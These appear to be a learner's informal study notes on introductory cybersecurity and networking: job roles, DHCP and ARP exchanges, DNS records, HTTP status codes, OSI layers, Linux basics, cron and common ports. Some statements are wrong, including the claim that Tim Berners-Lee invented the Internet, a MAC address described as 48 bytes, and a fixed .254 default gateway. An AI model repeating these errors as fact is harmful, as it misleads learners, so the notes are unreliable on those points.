CyberSec General

- Penetration Tester - Responsible for testing technology products for finding exploitable security vulnerabilities.
- Red Teamer - Plays the role of an adversary, attacking an organization and providing feedback from an enemy's perspective.
- Security Engineer - Design, monitor, and maintain security controls, networks, and systems to help prevent cyberattacks.

Blue Teaming

SOC - Security operation center

threat intelligence,

DFIR - Digital forensics and incident response - digital forensics

Malware analysis - static, dynamic - run the malware in a controlled env


Internet was invented by Tim Berners Lee

MAC- Media Access Control — 48 bytes/6 section

FF:FF:FF :FF:FF:FF

Ping uses ICMP protocol

DHCP - Dynamic Host Configuration Protocol


DHCP Discover
Hey, I'm new here, is there anyone who can give me an IP Address?
DHCP
DHCP Offer
Hey! Sure thing, you can have 192.168.1.10
DHCP Request
Yes, that would be brilliant! I'll start using 192.168.1.10
DHCP
DHCP ACK
Okay, great. You can use that IP Address for the next 24 hours.

A record - resolve ipv4

AAAA - ipv6

mx - resolve mail (mail server)

TXT

HTTP - 80

HTTPS - 443

Requests -

GET, PUT, POST, DELETE,

Response

100-199 - not commonly used (First part of response has been accepted)

200-299 - success

400-499 - client side error

500-599 - server side error

300-399 - Redirection

200 ok

201 Created (Resource has been created) a new user or a new blog post

301 Moved permanently (Resource has been moved to a new location)

302 Moved temporarily

400 Bad Request


401 Not authorised

404 Page not found

403 Forbidden (Permission is not there to view this resource)

500 Internel Service Error

503 Service Unavailable




>	This operator is a redirector - meaning that we can take the output from a command (such as using cat to output a file) and direct it elsewhere.
>>	This operator does the same function of the `>` operator but appends the output rather than replacing (meaning nothing is overwritten).

>-replace

>> appends

wc wordcount

Load Balancer



CDN - content delivery network

WAF - Web application firewall

most common web servers - apache, nginx, iis and nodejs

Virtual hosts - used to host multiple files

network address x.x.x.0 - identifies the start of actual network

host - all other ip from 1 to 253

default gateway x.x.x.254 - used to send data outside of network

broadcast address x.x.x.255


ARP - address resolution protocol

arp request

arp response

logical address - ip address

physical address - mac address


1
SRC MAC: 01:00:AB:78:99:33
DST MAC: FF:FF:FF:FF:FF:FF
MSG: Who has IP Address 192.168.1.10
2
SRC MAC: 18:AC:33:12:88:29
DST MAC: 01:00:AB:78:99:33
MSG: I Have IP Address 192.168.1.10

DHCP - dynamic host configuration protocol

4 way

DHCP discover


DHCP offer

DHCP request

DHCP ACK

OSI - open systems interconnection model

Ab phir se test nhi dena pdega



What is the key term for when pieces of information get added to data?

encapsulation

data link layer - each device comes with a NIC (Network interface card) that provides with the mac address

mac address cannot be changed they can be spoofed

network layer - deals with ip addresses

OSPF - open shortest path first

RIP - routing information protocol

transport layer - TCP / UDP


Session layer - if a connection is successfully established

used to terminate session when not in use for a long time

Presentation layer - acts as a translator for data to correct format

etc folder - imp folder used by the os

var - variable folder



```
tryhackme@linux2:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  snap  spool  tmp  www
tryhackme@linux2:/var$
```

tmp — works similar to ram

logs are stored in /var/log

kill <pid>

sigterm - kill the process and allow cleanup

sigkill - dont allow cleanup

sigstop - suspend/stop

namespace - slicing the resources for different processes

helps isolating the processes

think of it as slicing the cake

each process is given a slice and does not know what the whole cake looks like


fg - used to bring a background process to foreground

automation —

cron, cronjobs, crontabs

https://crontab-generator.org/

crontab -e




Value	Description
MIN	What minute to execute at
HOUR	What hour to execute at
DOM	What day of the month to execute at
MON	What month of the year to execute at
DOW	What day of the week to execute at
CMD	The actual command that will be executed.


packet - associated with ip address

inside it, it has frame

udp - stateless protocol



File Transfer Protocol (FTP)	21	This protocol is used by a file-sharing application built on a client-server model, meaning you can download files from a central location.
Secure Shell (SSH)	22	This protocol is used to securely login to systems via a text-based interface for management.
HyperText Transfer Protocol (HTTP)	80	This protocol powers the World Wide Web (WWW)! Your browser uses this to download text, images and videos of web pages.
HyperText Transfer Protocol Secure (HTTPS)	443	This protocol does the exact same as above; however, securely using encryption.
Server Message Block (SMB)	445	This protocol is similar to the File Transfer Protocol (FTP); however, as well as files, SMB allows you to share devices like printers.




HyperText Transfer Protocol Secure (HTTPS)	443	This protocol does the exact same as above; however, securely using encryption.
Server Message Block (SMB)	445	This protocol is similar to the File Transfer Protocol (FTP); however, as well as files, SMB allows you to share devices like printers.
Remote Desktop Protocol (RDP)	3389	This protocol is a secure means of logging in to a system using a visual desktop interface (as opposed to the text-based limitations of the SSH protocol).

https://www.vmaxx.net/techinfo/ports.htm

